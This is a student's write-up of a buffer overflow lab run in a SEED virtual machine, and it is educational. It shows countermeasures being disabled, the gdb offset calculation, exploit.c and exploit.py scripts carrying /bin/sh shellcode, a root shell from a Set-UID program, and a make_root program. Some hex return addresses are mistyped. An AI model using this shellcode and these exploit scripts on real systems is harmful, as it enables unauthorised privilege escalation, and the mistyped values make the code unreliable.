

Homework 3:- Buffer Overflow Vulnerability Lab

Name:- Aparna Krishna Bhat

ID:- 1001255079

Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be used by a malicious user to alter the flow control of the program, leading to the execution of malicious code.


Turning off the countermeasures

To carry out the Buffer Overflow attack, I disabled the countermeasure in the form of address space layout randomization. If it is enabled, then it would be difficult to predict the exact address of stack in the memory. Hence, I disable this countermeasure **by setting it to 0 (false)** in the ***sysctl*** file.

The compiler has certain countermeasures to the buffer overflow attack. To carry out the successful attack disable these countermeasures while compiling the program.

- 1) **-fno-stack-protector**: This option turns off the Stack-Guard Protection Scheme, which could defeat the stack-based buffer overflow. It detects buffer overflow by adding special data or checking mechanism in the code.
- 2) **-z execstack**: By providing this parameter, the stack becomes executable which then would allow our code to execute when in stack. As a countermeasure by default the stack is non-executable, and the OS knows whether the stack is executable or not by a binary bit set in the system. This bit can be manipulated by the compiler, and the gcc compiler sets the stack as non-executable by default.

Also, changed the default shell from '**dash**' to '**zsh**' to avoid any countermeasures implemented in '**bash**' for the SET-UID programs.




```
Terminal
[03/02/21]seed@VM:/$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/02/21]seed@VM:/$ sudo rm \bin\sh
rm: cannot remove 'binsh': No such file or directory
[03/02/21]seed@VM:/$ sudo rm /bin/sh
[03/02/21]seed@VM:/$ sudo ln -s /bin/zsh /bin/sh
[03/02/21]seed@VM:/$
```

Fig 1:- Countermeasures turned off

Task 1:- Running Shellcode

The aim of this task is to learn how to launch a shell by executing a shellcode stored in a buffer.


I have created the files *call_shellcode.c*, *dash_shell.c*, *stack.c* in the folder named Lab3. Compiled the file *call_shellcode.c* by passing the parameter '*-z execstack*' to make the stack executable, to execute the shellcode and not give me any errors such as segmentation fault. The compiled program is stored in the output file named 'call_shellcode.' Next, I executed this compiled program file, and we can notice from the output that I have entered the shell of the account (indicated by \$). Since there were no errors, it proves that the program got executed successfully, and I **got access to '/bin/sh'**. Since it was neither a Set-UID root program nor I were in the root account hence, the terminal was my account and not the root.




```
Terminal File Edit View Search Terminal Help 7:56 PM
[03/02/21]seed@VM:~/Lab3$ gcc -z execstack -o call_shellcode call_shellcode.c
[03/02/21]seed@VM:~/Lab3$ ./call_shellcode.c
bash: ./call_shellcode.c: Permission denied
[03/02/21]seed@VM:~/Lab3$ ./call_shellcode
$
```

Fig 2

Next, compiled the given vulnerable program *stack.c* and while compiling **disabled the Stack-Guard** Protection mechanism and made the stack executable by passing the respective parameters to the command. Also, the compiled program is stored in the output file 'stack' which is then made a Set-UID root program. From the below screenshot, we can notice *call_shellcode.c* is highlighted in green color which means it is an executable file and *stack.c* is highlighted in red color which means it is a Set-UID program.




```
Terminal 7:39 PM
[03/02/21]seed@VM:~/Lab3$ gcc -z execstack -o call_shellcode call_shellcode.c
[03/02/21]seed@VM:~/Lab3$ gcc -DBUF_SIZE=180 -o stack -z execstack -fno-stack-protector stack.c
stack.c:10:18: warning: extra tokens at end of #ifndef directive
#ifndef BUF_SIZE 180
```



```
[03/02/21]seed@VM:~/Lab3$ sudo chown root stack
[03/02/21]seed@VM:~/Lab3$ sudo chmod 4755 stack
[03/02/21]seed@VM:~/Lab3$ ls
badfile          call_shellcode.c  stack
call_shellcode  dash_shell.c      stack.c
[03/02/21]seed@VM:~/Lab3$ ll
total 32
-rw-rw-r-- 1 seed seed 8 Mar 2 19:34 badfile
-rwxrwxr-x 1 seed seed 7388 Mar 2 19:38 call_shellcode
-rw-rw-r-- 1 seed seed 708 Mar 2 19:11 call_shellcode
.c
-rw-rw-r-- 1 seed seed 158 Mar 2 19:25 dash_shell.c
-rwsr-xr-x 1 root seed 7516 Mar 2 19:38 stack
-rw-rw-r-- 1 seed seed 908 Mar 2 19:31 stack.c
[03/02/21]seed@VM:~/Lab3$
```

Fig 3

The below screenshot shows the normal functioning of the stack program




```
[03/02/21]seed@VM:~/Lab3$ echo "testing" > badfile
[03/02/21]seed@VM:~/Lab3$ ./stack
Returned Properly
[03/02/21]seed@VM:~/Lab3$
```

Fig 4


Task 2:- Exploiting the Vulnerability [The BUF_SIZE value used is 180]

To find the address of the running program in the memory, we compile the program in debug mode. Debugging will help us **to find the ebp and the offset**, so that we can build the right buffer payload that will help us to execute our desired program. Hence, we first compile the program in the debug mode (-g option), with the Stack-Guard countermeasure disabled and Stack executable and then execute the program in debug mode using ***gdb***.



```
[03/03/21]seed@VM:~/Lab3$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
stack.c:10:18: warning: extra tokens at end of #ifndef directive
#ifndef BUF_SIZE 180
^
```

Fig 5



```
Terminal
[03/03/21]seed@VM:~/Lab3$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
gdb-peda$
```

```

Terminal
[-----code-----]
0x80484eb <bof>:      push    ebp
0x80484ec <bof+1>:     mov     ebp,esp
0x80484ee <bof+3>:     sub     esp,0xc8
=> 0x80484f4 <bof+9>:     sub     esp,0x8
0x80484f7 <bof+12>:    push    DWORD PTR [ebp+0x8]
0x80484fa <bof+15>:    lea     eax,[ebp-0xbc]
0x8048500 <bof+21>:    push    eax
0x8048501 <bof+22>:    call   0x8048390 <strcpy@plt>
[-----stack-----]
0000| 0xbfffe960 --> 0x804fa88 --> 0xfbad2498
0004| 0xbfffe964 --> 0x1fd
0008| 0xbfffe968 --> 0xbfffeaff --> 0xfe3d39b7
0012| 0xbfffe96c --> 0xb7dd4ebc (<__GI__underflow+140>)
:
0016| 0xbfffe970 --> 0x804fa88 --> 0xfbad2498
0020| 0xbfffe974 --> 0x8
0024| 0xbfffe978 --> 0xb7dd5189 (<__GI__IO_doallocbuf+9>)
>:
0028| 0xbfffe97c --> 0xb7f1c000 --> 0x1b1db0

```

Fig 8

The program execution stops inside the bof function because of the created breakpoint. The stack frame values for this function are important and will be used to build the badfile contents. Here, we print out the ebp and buffer values, and find the difference between the ebp and start of the buffer to find the return address value's address.

```

Terminal
0020| 0xbfffe974 --> 0x8
Search your computer 78 --> 0xb7dd5189 (<__GI__IO_doallocbuf+9>)
>:
0028| 0xbfffe97c --> 0xb7f1c000 --> 0x1b1db0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (
  str=0xbfffeaf7 "testing\n\267\071=\376\267\320s\277
\267=\005") at stack.c:17
warning: Source file is more recent than executable.
17  strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = void
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea28
gdb-peda$ p &buffer
$3 = (char (*)[180]) 0xbfffe96c
gdb-peda$ p/d 0xbfffea28 - 0xbfffe96c
$4 = 188
gdb-peda$

```

Fig 9

Now to find the return address we need to find the address of `ebp`, as from the above screenshot we can notice that return address is at `ebp + 4` byte (in 32-bit OS). After finding the address of `ebp` we need to find the starting address of `buffer[180]` which is `buffer[0]` so that we can calculate offset. As we know that the return address is at `ebp + 4` byte as the size of frame pointer is 4 bytes, so the return address is at $188+4=192$ bytes from the buffer. After determining the return address, we replace the return address by `ebp + offset` where offset can be any value that will map it to the address containing NOP instructions that will eventually lead to the address containing shell code.

```

Terminal
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate content
    s here */
    /* ... Put your code here ... */
    *((long *) (buffer+192))=0xbffebba;
    memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,
    sizeof(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
33,1 93%

```

Fig 10:- exploit.c file


compile the `exploit.c` file then we run the file by `./exploit` and `./stack`. Once we run `./stack` we get the root access. The below screenshot shows these operations.

```

Terminal
[03/03/21]seed@VM:~/Lab3$ gcc exploit.c -o exploit
[03/03/21]seed@VM:~/Lab3$ ./exploit
[03/03/21]seed@VM:~/Lab3$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#


```

For python program first we make the python program executable and run the exploit.py file to generate the badfile. Next, we run the vulnerable Set-UID program that uses this badfile as input and copies the contents of the file in the stack, resulting in a buffer overflow. The # sign indicates that we have successfully obtained the root privilege by entering the root shell. The EUID is seen to be that of the root (0):



```
#!/usr/bin/python3
import sys
shellcode= (
"\x31\xc0" # xorl %eax,%eax
"\x50" # pushl %eax
"\x68" "//sh" # pushl $0x68732f2f
"\x68" "/bin" # pushl $0x6e69622f
"\x89\xe3" # movl %esp,%ebx
"\x50" # pushl %eax
"\x53" # pushl %ebx
"\x89\xe1" # movl %esp,%ecx
"\x99" # cdq
"\xb0\x0b" # movb $0x0b,%al
"\xcd\x80" # int $0x80
"\x00"
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode
#####
ret = 0xbfffebbba # replace 0xAABBCDD with the correct value
offset = 192 # replace 0 with the correct value
# Fill the return address field with the address of the shellcode
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####
# Write the content to badfile
with open('badfile', 'wb') as f:
    f.write(content)
```

Fig 11:- exploit.py modified file




```
[03/03/21]seed@VM:~/Lab3$ sudo chmod u+x exploit.py
[03/03/21]seed@VM:~/Lab3$ exploit.py
[03/03/21]seed@VM:~/Lab3$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
#
```

Fig 12:- Gained root access

From the above screenshot we can notice that we have successfully performed the buffer overflow attack and gained root privileges.

Now, still our user id (UID) is not equal to the effective user id (EUID). So, we run our program to turn our real UID to root as well. We create and compile the make_root.c program that changes the UID of the account to 0, which is of the root.



The first terminal screenshot shows the code for `make_root.c`:


```
void main()  
{  
    setuid(0); system("/bin/sh");  
}
```

The second terminal screenshot shows the compilation and execution of the program:

```
[03/03/21]seed@VM:~/Lab3$ vi make_root.c  
[03/03/21]seed@VM:~/Lab3$ gcc make_root.c -o make_root  
make_root.c: In function 'main':  
make_root.c:3:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]  
    setuid(0); system("/bin/sh");  
make_root.c:3:12: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]  
    setuid(0); system("/bin/sh");  
[03/03/21]seed@VM:~/Lab3$ ls  
badfile          make_root  
call_shellcode   make_root.c  
call_shellcode.c peda-session-stack_dbg.txt  
dash_shell.c     stack  
exploit.c         stack.c  
exploit.py        stack_dbg  
[03/03/21]seed@VM:~/Lab3$
```

Fig 13

Note that make_root is not a Set-UID root program. Next, we run this program in the root terminal to set the UID as 0 (from the program). Since, we have the root privileges already due to the successful buffer overflow attack, we can change the UID to 0 without any issues.




The terminal screenshot shows the execution of the `stack` program and the `make_root` program:

```
[03/03/21]seed@VM:~/Lab3$ ./stack  
# id  
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)  
# id  
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)  
# ./make_root  
# id  
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```


Task 3:- Defeating dash's Countermeasure

